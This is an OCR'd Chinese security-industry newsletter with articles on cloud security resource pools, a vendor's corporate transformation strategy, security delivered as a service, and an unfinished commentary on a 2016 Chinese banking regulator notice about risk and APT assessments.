云计算的本质是将各种计算、存储和网络变成了一个个资源池，并对外提供相应的能力，所以用户并不关心阿里云上的虚拟机到底在哪个物理位置。那么我们同样可以借鉴这样的思想，在云计算中心中部署一个标准的专有安全区域，在这个区域内，我们可以创建虚拟的安全设备，也可以利用现有的硬件安全设备，在这些设备的基础之上，构建一个个具有不同能力的安全资源池。

那么我们的安全控制平台，就可以利用这些池化的能力，提供诸如入侵防护、访问控制、Web 防护等安全功能。




图 3 各种形态的设备组成安全资源池

当然，安全控制平台要利用好这些资源，自身也应具备很多分布式、弹性的机制，如高可用、失效恢复、负载均衡和可扩展性等。同时安全控制平台可以在安全区域内部，利用 SDN 和 NFV 技术实现服务链功能，完成多种复合的安全功能。

例如我们可以在数据中心的入口，部署一个由若干物理安全节点组成的安全资源池，处理南北向流量，如图 4 所示。流量一到数据中心就进入了资源池的入口，进而可以对这些从外向内流量进行如抗拒绝服务攻击、访问控制和 Web 防护等处理。




图 4 数据中心南北向的安全资源池部署




图 5 数据中心内部东西向的安全资源池部署

同样的，可以在数据中心内部通过安全资源池的方式实现东西向流量的安全防护，如在每个机架上放置一到两个物理安全节点，那么该机架中的虚拟机流量可以进入安全节点，进行处置后再被发送到目的地。

当然，为了平衡投资和效率，需要考虑某机架上的安全节点过载时，是将流量牵引到其他机架的安全节点，还是在该机架上事先部署更多的安全节点，或是限制安全防护能力，这是资源池管理平台需要考虑的问题。

不过通过设计恰当的池化系统，是可以保证资源池既能处理南北向流量，也能处理东西向的内部流量，实现对云计算系统的全方位防护。

结论

安全资源池解决了软件定义安全架构落地的最后一环：部署问题。借助池化技术，用户可以不关心安全设备如何配置，之前大量的网络拓扑规划、设备部署配置和系统联调，都可以得到极大地简化。

当然文中的一些设计，例如利用 NFV 和 SDN 技术，是当前的方法，在今后还可能会使用其他技术，例如 容器、线程等技术，实现更高的性能。

不忘初心 回看转型

决策委员会 叶晓虎

最近几年，整个安全行业发生了深刻的变化。从个人、企业到国家，都对网络安全有了更新的认识和要求。新技术应用、新思路和想法层出不穷，这背后实际上反应了在新形势下单一传统的安全产品无法应对层出不穷的威胁。

回顾这些年来，我们开发出各种各样的安全产品，型号越来越多，功能越来越复杂，性能越来越高，可是一个“心脏出血”漏洞杀的所有人片甲不留，狼狈不堪。一个漏洞从出现、分析、制作升级包，直到客户设备升级，需要经过很长的周期，防守的速度完全无力应对攻击，防守体系千疮百孔。怎么做才能使自己变得更快，怎么做才能更快的把能力交付给客户？

在 2010 年，绿盟科技就启动了一个称为“A 计划”的行动，这是一个把客户和绿盟紧密联系起来的构想。今天回头看，这个理念在当时是极具创新意识的，但推进的并不理想。这有各方面的原因，一方面是支撑 A 计划构想的基础技术如大数据、云计算技术还没有完全发展起来；另一方面我们对客户业务场景的理解还比较片面，无法让客户更好的接受。

在今天，安全大数据分析、连接、协同防御已经深入人心，无论是客户还是专业的安全厂商，大家都意识到只有建立安全的生态圈，防御集团才能更好地与攻击集团进行对抗。2014 年底的某一天，沈总召集了技术线的相关负责人，提出了转型的战略构想，并组建了研讨小组。随后的一段时间，研讨小组对国际国内的安全技术动向和安全态势进行热烈的分析和讨论，做了相应的构想，提出了公司需要从主要提供盒子产品，转变成为客户提供解决方案和安全运营服务。

这个构想经过管理层审议，确定为公司的转型战略，沈总命名为 P2SO。P 即指产品，S 是 Solution，O 是 Operation。在新的战略下，P 并不是不重要了，它仍是企业安全体系的关键节点，是采集安全数据和执行安全策略的主体。S（解决方案）是指要理解客户的业务场景，针对场景设计相应的能力组合。O（运营）是指在动态的安全生命周期内，建立持续运营体系以改进企业安全态势，并通过协同的方式将绿盟的安全能力快速交付给客户。在构想基本明确的同时，公司进一步对组织架构、技术规划进行了调整，同步展开相应的工作。

终于，在 2015 年 4 月全公司的员工收到了一封沈总签署的邮件，在这封题为“变成快公司，永立数字浪潮之巅”的动员邮件中，描述了慢公司和快公司在应对安全事件的几个场景下的不同，号召全公司行动起来，变成快公司。

10 月，绿盟科技对外发布了智慧安全 2.0 战略。这次发布，向客户清晰的表达了绿盟科技对企业安全体系的理解和构思，将智能、敏捷、可运营作为绿盟科技 P2SO 转型落地的要素体现。

智能，是指在“知己知彼，百战不殆”思想的指导下，帮助客户建立相应的数据平台，应用大数据和机器学习的技术，使得企业的安全态势一目了然，挖掘发现针对企业的威胁活动。同时，在绿盟云端监控互联网上发生的恶意行为，在云端对安全事件和安全数据

进行挖掘建模，改进安全模型并推送给客户。

敏捷，是指在开放的体系架构下，安全能力能够根据软件定义交付给客户，加速企业安全能力的升级。

可运营，是指在客户侧和绿盟云端，用户、绿盟本地专家、绿盟云端专家，通过平台、系统或者设备紧密配合，不断的改进企业安全能力。

经过将近两年的努力，应该说我们初步达成了当年沈总邮件里提出的几个场景。我们推出了自己的安全大数据分析平台、态势感知系统、攻击溯源与威胁分析系统、威胁情报中心，设计实现了 NGTP、云计算安全等解决方案，并得到了客户的认可。这些系统已经多次应用在重大活动安保工作中。

2016 年初建立了 NSRC，梳理了应急响应流程并建立了相应的支撑系统，在今年上半年出现的高危漏洞应急响应中基本达到了小时级的要求。另一方面，绿盟科技的研究团队应用机器学习的方法，建立了一套攻击检测系统，这套系统通过监控互联网上的恶意行为更新学习能力，并通过安全专家的修正，各项指标比传统的检测模型有了大幅度的改进。这项改进在应用到产品上之后，使各项指标都有大幅度提升，相关工作也得到了国际同行的认可。研究团队还通过威胁情报和恶意样本分析系统，为客户提供威胁活动和溯源分析的服务。

这几年来，我们的速度变快了，但还需要变得更快。我们需要更多的人参与到创新的过程中来。随即，公司从 2015 年年初开始，定期举办全员参与的 P2SO 创新达人秀活动。

正是这个活动，让绿盟科技近 15 年的安全产品和服务积累经验及热情迸发出来，很多来自一线的工程师和销售将自己对客户业务的深刻理解，形成很多很好的想法，带到产品中来，带到解决方案中去，这也给在后端的研究和开发人员带去了非常多的启示，一些好的项目正在不断涌现并孵化出来。希望在不久的将来，能够有更多用户参与到我们的创新过程中来。

变得更快，还需要我们建立更智能化的系统，将单点的人与人的对抗，变成系统的对抗。我们设想实现相应的学习系统，这个系统具备自我提升的能力，通过系统来改变攻防不对称的形势。

变得更快，还需要我们有学习的精神、对技术的敏锐和开放的心态。从 2016 年初开始，我们启动了小蜜蜂公益翻译，选取国外有影响力的文章进行翻译，希望通过翻译，一方面是加强自身学习，另一方面可以更多的和同行进行交流。借助这些年来的国际化战略，绿盟科技也建立了国际化的业务和技术研究团队，这使得我们的视野更加开阔。在 2016 年 RSA 的展会上，已经完全由我们的国际同事担当。

变得更快，还需要我们与合作伙伴一起跑起来。这两年来，从绿盟云开始，我们积极开展对外合作，与很多家公司建立合作关系，包括阿里云、UCLOUD、青云等。绿盟积极的邀请业内专家到公司讲课、研讨，通过思想的碰撞使得我们的思路更为开阔。

有人说绿盟科技是个低调的公司。这一切源起于我们希望能够得到客户的信任，希望能更好为客户服务，成为巨人背后的安全专家，保障客户业务的顺利运行。我们根据智慧安全 2.0 的构思设计了绿盟企业自身的安全体系，所有的产品在绿盟内部进行应用，对设计的目标和想法在内部进行反复的验证。我们希望把最好的东西呈现给客户，而不是随意的向客户承诺。精益求精的工匠精神是绿盟科技的特质，这点和 15 年前我加入的绿盟科技，没有改变。

刍议云计算安全与安全服务化

政府技术部　张智南

关键词：云计算 云计算安全 安全服务化

摘要：随着信息系统向云端迁移成为趋势，云计算信息系统的安全防护必将采用安全服务的方式。云服务商在基础安全服务之外，为不同的安全需求提供安全增值服务。同时，云安全规划服务、云安全专业服务和云安全运营服务成为信息系统运营使用单位的必然选择。在攻防技术发展和云计算安全防护需求的双重推动下，安全服务化已经成为发展趋势。

一．引言

“云计算技术”已经成为IT界的高频词汇。但是，如果从抠字眼的角度来说这个说法并不严谨。业界广为接受的云计算定义是美国国家标准与技术研究所（National Institute of Standards and Technology，简称NIST）给出的[1]：Cloud computing is a model for enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction。显然，NIST将云计算定义为一种模式（model）而不是一种技术（technology）。在中国的云计算相关的国家标准中，也基本引用的这个定义[2]：云计算是通过网络访问可扩展的、灵活的物理或虚拟共享资源池的模式，资源可按需自助获取和管理。这就表明，如果服务商提供的服务能够呈现出按需自服务（On-demand self-service）、泛在接入（Broad network access）、资源池化（Resource pooling）、快速弹性架构（Rapid elasticity）、服务可度量（Measured service）等特点[1]，就可以称为一种云计算服务，无论它底层采用的是何种技术。因此，可以说云计算的本质就是一种服务。

二．云计算安全及其服务化

信息安全等级保护是我国当前在网络和信息系统防护的基本制度。在公安部等四部委联合印发的《信息安全等级保护管理办法》中

明确规定：信息系统的运营、使用单位应当依照本办法及其相关标准规范，履行信息安全等级保护的义务和责任。在云计算兴起之前，网络和信息系统以自运维为主，信息系统的运营、使用单位是同一个团队。安全防护也是本地运维团队的责任。而在云计算模式下，一部分运营责任转移到云服务商（Cloud Service Provider，简称CSP），而且不同的云服务模式其运营责任也不同，如图 1 所示：




图 1 服务模式与控制范围的关系 [2]

基于云计算的信息系统的安全运营也遵从这种模式，其安全防护业务和责任也从信息系统的运营使用单位部分地转移到了云服务商。对于服务商来说，一方面保护客户的信息系统安全是其能够获得客户信任获取订单的前提，是其必须认真履行的义务和责任；另一方面针对不同的客户需求提供差异化的安全服务，也是一个重要的盈利模式。

对于网络和信息系统的运营使用单位来说，由于承载系统的硬件由本地转移到了云服务商机房，计算资源也采用动态调配方式，传统地基于硬件设备进行防护的机制不再适用。同时对于运营使用单位来说，云计算已经是作为服务被采购，安全通过服务的形式采购也就不再是什么出位的举措。

因此，可以说云计算的特性决定了云计算安全必然走向服务化的道路。

三．云计算安全服务化形态

不同的责任方对安全的需求不同，也就决定了其服务化形态的不同。下面分别从云服务商和信息系统运营使用单位两方分别讨论。

3.1 云服务商

云服务商的安全需求可以分为两类：一类是保证云平台的安全，可以称为基础安全需求；另一类是面向客户信息系统提供差异化的安全防护，可以称为增值安全需求。

基础安全需求中，身份认证、访问控制、入侵检测、恶意代码检测等面向网络层的安全防护是需求的主体。基础安全需求的需求方一般是云服务商。为满足需求，有实力的云服务商会自建安全团队实施安全运维，如阿里云的云安全部门；而有些云服务商则将云安全运维委托给专业的第三方，以购买服务方式进行。而在一些私有云中，由于运营使用单位将云基础设施也托管给了第三方（包括云服务商），因此在基础安全方面，也提出了服务化的方式。在这种情况下，专业的安全服务团队往往以“设备 + 服务”的模式向需求方提供安全运维保障，并通过 SLA（Service-Level Agreement，服务等级协议）协议约定双方的责任。

增值安全需求通常是根据信息系统的具体情况分别提出的，如对一般网站的防注入、防跨站需求，对网络游戏的防 DDoS 需求，对政务网站的防篡改需求等。为满足这些业务需求，云服务商通常以用户可选服务模式提供安全服务，这也体现了云计算的用户自服务的特点。如图 2 所示：




图 2 某云服务商提供的安全增值服务

3.2 信息系统运营使用单位

信息系统运营使用单位虽然通过将业务系统转移到云端，并将一部分安全防护责任分担给了云服务商，但由于其作为信息系统的所有者，依然需要担负起最终的安全责任。同时，由于信息系统应用了资源池化的基础设施，即通过云计算的模式提供服务，这就要求相关的安全防护也必须选择与之相匹配的形式。在这种条件下，以服务的形式提供安全防护就成为了最佳选择。

面向云计算的安全服务大体上可分为三类：云安全咨询服务、云安全专业服务和云安全运营服务。

安全咨询服务和安全专业服务在非云计算领域也应用非常广泛。在云计算环境下也只是根据云计算的特点对相关内容加以扩充。其中，安全咨询服务主要是依据国际 / 国内标准和行业监管规范，协助信息系统运营使用单位立足于现状，面向信息安全风险，采取适当的管理过程和控制措施，建立和维护全面、有效、合规的信息安全管理体系，保障业务运营和战略达成。云安全咨询服务主要是在传统咨询服务的基础上，进一步将云计算相关的安全标准和行业监管规范——如《信息安全技术 云计算服务安全能力要求》，即将实施的云计算等级保护系列标准等——囊括进来，建立符合云计算安全需求的合规管理和认证体系。云安全专业服务与安全咨询服务类似，也是将云计算作为服务实施的一个重要因素加以考虑。如云安全体系规划、云安全架构设计，以及基于云计算平台脆弱性的渗透测试等方法。云安全专业服务通过全面感知云端业务系统的安全缺陷，协助信息系统运营使用单位优化资源配置，加强信息系统的全生命周期安全防护。

与上述两类服务不同的是，云计算模式为安全运营服务提出了更多新的要求。首先，云服务商提供的基础安全服务的防护能力和防护效果如何评估，是否能够持续满足业务系统基本安全需求；其次，在多种可选的安全增值服务条件下，如何针对云端系统的业务安全需求进行最优化配置，满足不同业务的个性化安全需求；第三，包括云服务商基础安全服务、云端增值安全服务以及面向云端业务安全的其它需求——如数据防泄漏、加密等——如何进行统一的调配、实施和管理。为了解决上述问题，国际著名咨询服务机构 Gartner 提出了云安全接入代理（Cloud Access Security Broker，简称 CASB）的概念，如图 3 所示：




图 3 CASB 逻辑结构

如图所示，CASB 可以简单理解为部署在云服务使用者和提供商之间的安全控制点。这个控制点通过整合多种安全技术 (如云服务发现与评级，单点登录，设备与行为识别，加密，凭证化等)，并辅以企业的安全策略，帮助企业在云上资源被连接访问的过程中加以监控和防护。CASB 的提出标志着信息系统运营使用单位通过使用第三方服务机构提供的安全服务（无论是盒子形态还是服务形态等）对云计算服务的安全性进行评估、监督和保护已经成为一种趋势。

随着信息系统从本地迁往云端，本地运维转换成了云端远程运维，本地资源转换成了云计算服务，原先本地的安全运维也需要根据具体的安全需求转换成相应的安全服务。

四．安全服务化已经是大势所趋

纵览当前信息技术的发展状况，安全服务化已经是大势所趋。这至少表现在两个方面。

首先，攻防技术发展越来越快。一个漏洞从被公开到形成大规模的网络攻击，往往不超过 72 小时。而即使安全设备厂商快速做出响应，发布升级包，还需要信息系统运营使用单位的运维团队及时升级设备，正确设置安全策略。这个流程往往时间较长，总体呈现出一个“攻快守慢”的局面。传统的以采购安全硬件产品实施自运维的方式已经逐渐不能适应当前快速发展的攻防技术的变化。

其次，安全防护对人的要求越来越高。随着地下黑色产业链的不断壮大，各种 0day 漏洞正在大行其道。基于 0day 漏洞的网络攻击，可以轻易穿透传统的安全防护设备。

当前主流的防护方法是基于行为特征和威胁情报相结合的综合分析方法。这类方法对人员的要求非常高，要求相关人员既能从纷繁复杂的系统日志中找出攻击的痕迹，又要能根据检测到的软件运行数据中判断是否存在恶意行为，还要能海量的威胁情报中获取与自己系统相关性最强的信息，在攻击发生之前先行防护。非安全专业团队对这样高的要求往往是有心无力。

安全防护正在变得越来越主动，越来越依赖专业的安全团队。以服务的形式提供安全防护能力，能有效提高安全事件的响应速度，有效提高安全威胁的识别效率，有效提高安全防护的总体水平。总之，安全服务化已经成为当前信息安全行业的发展趋势，必将在今后的发展中成为安全防护的主要方式。

五 · 安全服务化趋势下安全防护的转变

在安全服务化的趋势下，信息系统运营使用单位、云服务商、安全服务商总体上形成一个相关支撑的关系，如图所示：




图 4 相互支撑关系

对于信息系统运营使用单位，一方面通过安全服务商从安全角度评估云服务，选择其中满足自身安全需求的云服务商，并使用安全服务商提供的对云端信息系统的安全预警、防护、检测和响应服务；另一方面通过云服务商选择能够与其云服务匹配的安全服务或要求云服务商为安全服务商提供服务接口，接入指定的安全服务。

对于安全服务商，首先要从传统的设备附加服务的设备提供商向服务附加设备的服务提供商转变，以专业的安全服务作为立身之本。其次，要面向客户安全需求，设计可运营的安全服务产品，为客户提供集预警、防护、检测和响应一体的快速、闭环的安全服务。第三，要与云服务商协作，一方面帮助云服务商建立全面、合规的基础安全防护体系；另一方面将安全能力资源池化，统一纳入到云服务商的整体云平台之中，为客户提供可选的安全增值服务。

总之，在安全服务化的浪潮之下，无论是信息系统运营使用单位、云服务商还是安全服务商，都必须顺应潮流、及时调整，才能在信息化高速发展过程中始终立于不败之地。

参考文献

[1] NIST SP800-145：The NIST Definition of Cloud Computing

[2] GB/T 31168-2014《信息安全技术　云计算服务安全能力要求》

[3] Cloud Security Alliance：SECURITY GUIDANCE FOR CRITICAL AREAS OF FOCUS IN CLOUD COMPUTING V3.0

解读银监办发[2016]107号文

政府技术部 张智南

关键词：银监会 国家关键信息基础设施 安全风险专项评估

摘要：银监办发 [2016]107 号指出，银行业网络和重要信息系统是国家关键信息基础设施，为进一步加强互联网安全风险应对，提升银行业整体防护能力，按照国家关键信息基础设施保护、网络安全风险专项应对工作的整体安排，决定组织开展银行业网络安全风险专项评估治理工作。

2016 年 6 月 27 日银监办发 [2016]107 号《中国银监会办公厅关于开展银行业网络安全风险专项评估治理及配合做好关键信息基础设施网络安全检查工作的通知》（简称“通知”）正式发布。通知指出，银行业网络和重要信息系统是**国家关键信息基础设施**，为进一步加强互联网安全风险应对，提升银行业整体防护能力，按照国家关键信息基础设施保护、网络安全风险专项应对工作的整体安排，决定组织**开展银行业网络安全风险专项评估治理工作**。同时，根据中央网信办《关于开展关键信息基础设施网络安全检查的通知》（中网办发文 [2016]3 号）的要求，需要各银监局、银行业金融机构认真**做好国家关键信息基础设施网络安全检查相关工作**。

通知共分两个部分：**第一部分是银行业网络安全风险专项评估治理**，提出四个工作要求，包含：（1）网络和信息系统安全风险评估（2）高级持续性威胁专项评估（3）网络安全应急预案评估（4）网络安全应急演练，明确了各银监局、各政策性银行、大型银行、股份制银行、邮储银行、中央结算公司需要开展的网络安全评估治理工作。**第二部分是中央网信办要求的关键信息基础设施网络安全检查有关工作**，包含：（1）银行业金融机构积极配合完成关键信息基础设施网络安全检查、（2）银监会系统关键信息基础设施网络安全检查，此部分工作主要是各银行业金融机构和各银监局按照中网办发文 [2016]3 号文要求做好关键信息基础设施的网络安全信息报送工作。

通知的核心内容是**开展银行业网络安全风险专项评估治理工作**，该部分内容也是以银行业近年发生的安全事件为出发点，总结银行业面临的安全风险，制定相应的监管要求和自查工作安排，避免银行业遭受攻击，从而防患于未然。

【工作要求】网络和信息系统安全风险评估

【安全挑战】截止 2016 年 7 月，国内某漏洞平台统计数据显示，国内银行业金融机构在互联网上提供服务的信息系统存在 3000 余个安全漏洞，其中银行业存在 1000 多个高危漏洞，证券行业存在 800 多个高危漏洞。

【文件要求】银行业金融机构要对数据中心基础设施、信息系统开展一次全面的网络安全风险专项评估，针对内外部网络攻击

威胁，评估信息系统提供持续服务的能力和数据安全保护水平，重点关注安全管理制度和网络安全防护技术体系的有效性，摸清底数、查找短板，制定威胁应对方案。工作内容分解如下：

评估目标	评估要点	评估工具	报告要点
互联网业务系统（包括客户端、移动应用）、门户网站、第三方外联系统，数据中心基础设施、通讯网络以及后台系统（包含管理信息系统、办公系统）	安全管理措施 技术防护措施 网络攻击威胁 失泄密风险	管理调研 架构分析 渗透测试 App 测试 二进制测试	问题描述 风险分析 风险等级 应对措施 整改计划

【专家建议】随着银行业金融机构的高速发展，互联网相关业务也越来越丰富，也暴露出越来越多的安全风险，监管机构也开始及其关注其安全风险，而风险评估工作也逐渐成为银行业金融机构的常态化网络安全工作的重要部分，《银行业金融机构安全评估办法》、《电子银行安全评估指引》、《商业银行信息科技风险管理指引》等要求成为风险评估的标准和规范，指导银行业金融机构完成风险评估工作。而本次网络安全风险专项评估提出了更高标准的要求，评估范围涉及互联网业务系统（包括客户端、移动应用）、门户网站、第三方外联系统，数据中心基础设施、通讯网络以及后台系统（包含管理信息系统、办公系统），本次专项评估的范围广，业务类型多，建议银行业金融机构先做好全面的业务梳理工作，借助外部专业化的评估机构完成安全评估。

【专家问答】

Q: 渗透测试、等保测评等的报告能否作为风险评估的报告提交？

A：不能，但可作为风险评估的补充，减少重复工作。渗透测试是风险评估的技术检查部分的工作；而等保测评与风险评估有一定联系，但还是存在区别，等保测评是以符合等级保护的要求为目的，而风险评估是以风险管理为目的，两者参照的标准、工作的流程以及最终的报告内容都有所不同。

【工作要求】高级持续性威胁专项评估

【安全挑战】2015 年初针对金融高管的勒索邮件开始大规模传播造成严重损失。2015 年 SWIFT 系统漏洞导致惊天银行大劫案导致过亿美元损失；2016 年 7 月台湾第一银行 ATM 机“自动吐钱”事件导致 8000 余万新台币被盗；

【文件要求】政策性银行、大型银行、股份制银行、邮储银行还要针对高级持续性威胁、精准式网络攻击进行安全评估，对威胁和攻击进行分类场景设定，有针对性的排查系统漏洞、分析脆弱性；形成应对此类攻击的防护措施专项评估报告。工作内容分解如下：

评估目标	评估要点	评估工具	报告要点
政策性银行、大型银行、股份制银行、邮储银行的信息系统	高级持续性威胁 精准式网络攻击 分场景设定分析	未知威胁分析 统一威胁管理 全网态势感知	技术防御体系 监控平台 测试工具 仿真平台

【专家建议】不同与以往的病毒、木马攻击，高级持续性威胁（简称 APT）攻击具有针对性，渗透力强，潜伏期长，攻击覆盖面广，传统技术措施很难进行辨认，同时造成的损失更加庞大。从近几年

由 APT 攻击造成的安全事件可以看出，APT 攻击具有很强的针对性，已经成为网络安全的首要威胁，而由于银行业金融机构的特殊性，已成为 APT 攻击的主要目标。建议银行业金融机构参考业内成熟经验，开展对网络、安全设备、主机及终端等综合多方面的防护水平评估，如采取从行内办公网段对行内指定的服务器主机进行入侵和权限提升测试，尝试包含应用配置测试、登录验证测试、指定内网网络域访问控制测试等科目，并对行内信息科技相关员工进行专业的针对 APT 攻击形式的安全知识培训，做到知己知彼，才能做好 APT 攻击防御。

【专家问答】

Q：什么是高级持续性威胁攻击？部署防火墙、入侵防护、防毒墙等设备能否满足要求？如何构建针对高级持续性威胁的防御体系？

A：高级持续性威胁攻击，又称 APT 攻击，是指融合情报、黑客技术、社会工程等各种手段，针对有价值的信息资产或通过 IT 系统控制的重要控制系统，发起的长期、复杂而专业攻击，主要的目标就是就是长期占有系统的控制权并不断的窃取敏感信息。

由于 APT 攻击具有极强的隐蔽性，攻击者往往会利用多种攻击技术、攻击手段，不仅会利用已知安全漏洞、木马后门，还可能会利用 0DAY 漏洞、特种木马，通常会结合社会工程学的相关知识，并且攻击路径复杂，掩盖攻击行踪，躲避常规安全产品的检测，并且整个攻击过程时间跨度较大，部署传统的防护设备无法满足防御的要求。

APT 攻击无法通过单一的安全产品和安全技术进行有效的检测、防护，建议银行业金融机构结合现有的安全防护体系，补充专业的高级持续性威胁分析系统，并完善管理体系，只有建立以安全技术与安全管理相结合的纵深防护体系，才能抵御 APT 攻击的威胁。

【工作要求】网络安全应急预案评估

【安全挑战】2009 年 DNS 解析故障导致“六省断网事件”；银行互联网业务遭受黑客 DDOS 攻击导致服务中断；“Gozi”银行木马短短几天攻击 24 家银行盗窃数百万美元；2016 年 7 月亦庄某数据中心故障致多家金融机构设备宕机，服务全部中断。

【文件要求】银行业金融机构要对网络和重要信息系统应对网络安全攻击的应急预案开展评估，针对主要网络安全攻击场景，评估预案的全面性、有效性、可操作性。根据评估结果，建立应急预案的制定、修订计划并组织实施。工作内容分解如下：

评估目标	工作要点	常见场景
银行业金融机构应急预案的全面性、有效性、可操作性	细化网络安全突发事件分级标准 细分网络攻击类型及安全威胁场景 应急准备要全面、人员职责要明确 业务和科技跨部门协同机制充分有效 高级持续性威胁攻击 ① 机房供电、空调、通信、关键设备	拒绝服务攻击 网站漏洞攻击 木马病毒攻击 邮件钓鱼攻击 高级持续性威胁攻击 断电断网物理攻击

【专家建议】网络安全应急预案的制定可实现预防或最大程度地减少银行业突发事件给金融业及其他产业带来的经济损失，预防或

